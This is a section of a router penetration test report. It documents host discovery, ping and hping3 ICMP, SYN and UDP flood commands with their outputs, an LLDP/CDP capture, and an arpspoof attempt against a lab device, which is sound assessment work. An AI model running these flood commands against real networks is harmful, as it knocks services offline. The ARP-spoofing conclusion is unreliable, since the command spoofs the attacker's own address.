Ethernet Testing
The router’s ethernet interfaces were tested from the attacking Kali machine connected via LAN cable. The following sections document the results of each test performed.
Host Discovery
A host discovery scan was performed across the entire 192.168.0.0/24 subnet to identify active devices on the network segment.
┌──(lucas㉿localhost)-[~]
└─$ nmap -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-10 12:13 UTC
Nmap scan report for 192.168.0.1
Host is up (0.00079s latency).
Nmap scan report for 192.168.0.101
Host is up (0.00032s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 5.53 seconds
Two hosts were identified, the router itself at 192.168.0.1 and the attacking Kali machine at 192.168.0.101.
Packet flooding
Packet flooding was performed on the router’s ethernet interface to ascertain its robustness to this type of attack. This was done in various ways, as detailed in the subsections below.
ICMP Flood (ping)
An ICMP flood was performed using the ping utility with the -f (flood) flag, which sends packets at the highest rate possible without waiting for replies.
┌──(lucas㉿localhost)-[~]
└─$ sudo ping -f 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
.^
--- 192.168.0.1 ping statistics ---
176384 packets transmitted, 176384 received, 0% packet loss, time 22904ms
rtt min/avg/max/mdev = 0.079/0.113/13.193/0.035 ms, ipg/ewma 0.129/0.117 ms
As seen, 176384 packets were transmitted over approximately 23 seconds with a 0% loss, meaning the target accepted all of them. The router handled the ICMP flood without any degradation as the web interface remained accessible throughout the test.
ICMP Flood (hping3)
A second ICMP flood was performed using hping3 in ICMP mode (hence the use of the -1 flag), which provides more control over packet crafting than the standard ping utility.
┌──(lucas㉿localhost)-[~]
└─$ sudo hping3 -1 --flood 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.1 hping statistic ---
3367879 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
3,367,879 packets were transmitted with 100% packet loss on replies, which is expected in flood mode as hping3 does not wait for responses. During this time the web interface became unresponsive, recovering only after the flood was stopped. This suggests the higher packet rate achievable with hping3 is sufficient to saturate the router’s ICMP processing capacity.
SYN Flood
A TCP SYN flood was performed using hping3 with the -S flag, sending a continuous stream of TCP SYN packets without completing the three-way handshake. This simulates a classic denial of service attack against TCP-based services.
┌──(lucas㉿localhost)-[~]
└─$ sudo hping3 -S --flood 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.1 hping statistic ---
5694559 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
5,694,559 packets were transmitted. The web interface became unresponsive during the attack, recovering after the flood was stopped. The router does not appear to implement SYN cookie protection or sufficient rate limiting to mitigate this type of attack.
UDP Flood
A UDP flood was performed using hping3 in UDP mode (--udp), sending a continuous stream of UDP packets to the router.
┌──(lucas㉿localhost)-[~]
└─$ sudo hping3 --udp --flood 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.1 hping statistic ---
2693152 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
2,693,152 packets were transmitted. Similarly to the SYN and hping3 ICMP floods, the web interface became unresponsive during the attack and recovered after stopping. The router shows consistent vulnerability to high rate packet flooding regardless of protocol.
The ability to flood the ethernet interface has been added as finding MEDIUM-12.
LLDP/CDP Capture
Wireshark was used to capture traffic on the LAN interface and filter for Link Layer Discovery Protocol (LLDP) and Cisco Discovery Protocol (CDP) frames, as seen in the images below. These are protocols used by network devices to advertise their presence and capabilities to neighbours.


No LLDP or CDP frames were captured during the monitoring period. The router does not broadcast link layer discovery information and no device information is passively leaked to devices on the LAN.
ARP spoofing
An ARP spoofing attempt was attempted via the Kali attacking machine via the following arpspoof command.
┌──(lucas㉿localhost)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.0.1 192.168.0.101
The baseline ARP table checked on the target showed a single entry for the Kali machine at 192.168.0.101 with MAC address 38:22:e2:0d:c0:5c, as seen in the log below.
# cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
192.168.0.101    0x1         0x2         38:22:e2:0d:c0:5c     *        br0
Following the ARP spoofing attempt, the table was examined again and found to be unchanged. Therefore, the router ignored the spoofed ARP packets and maintained the correct MAC address mapping. The router therefore presents some resilience against ARP poisoning attacks on its own ARP table.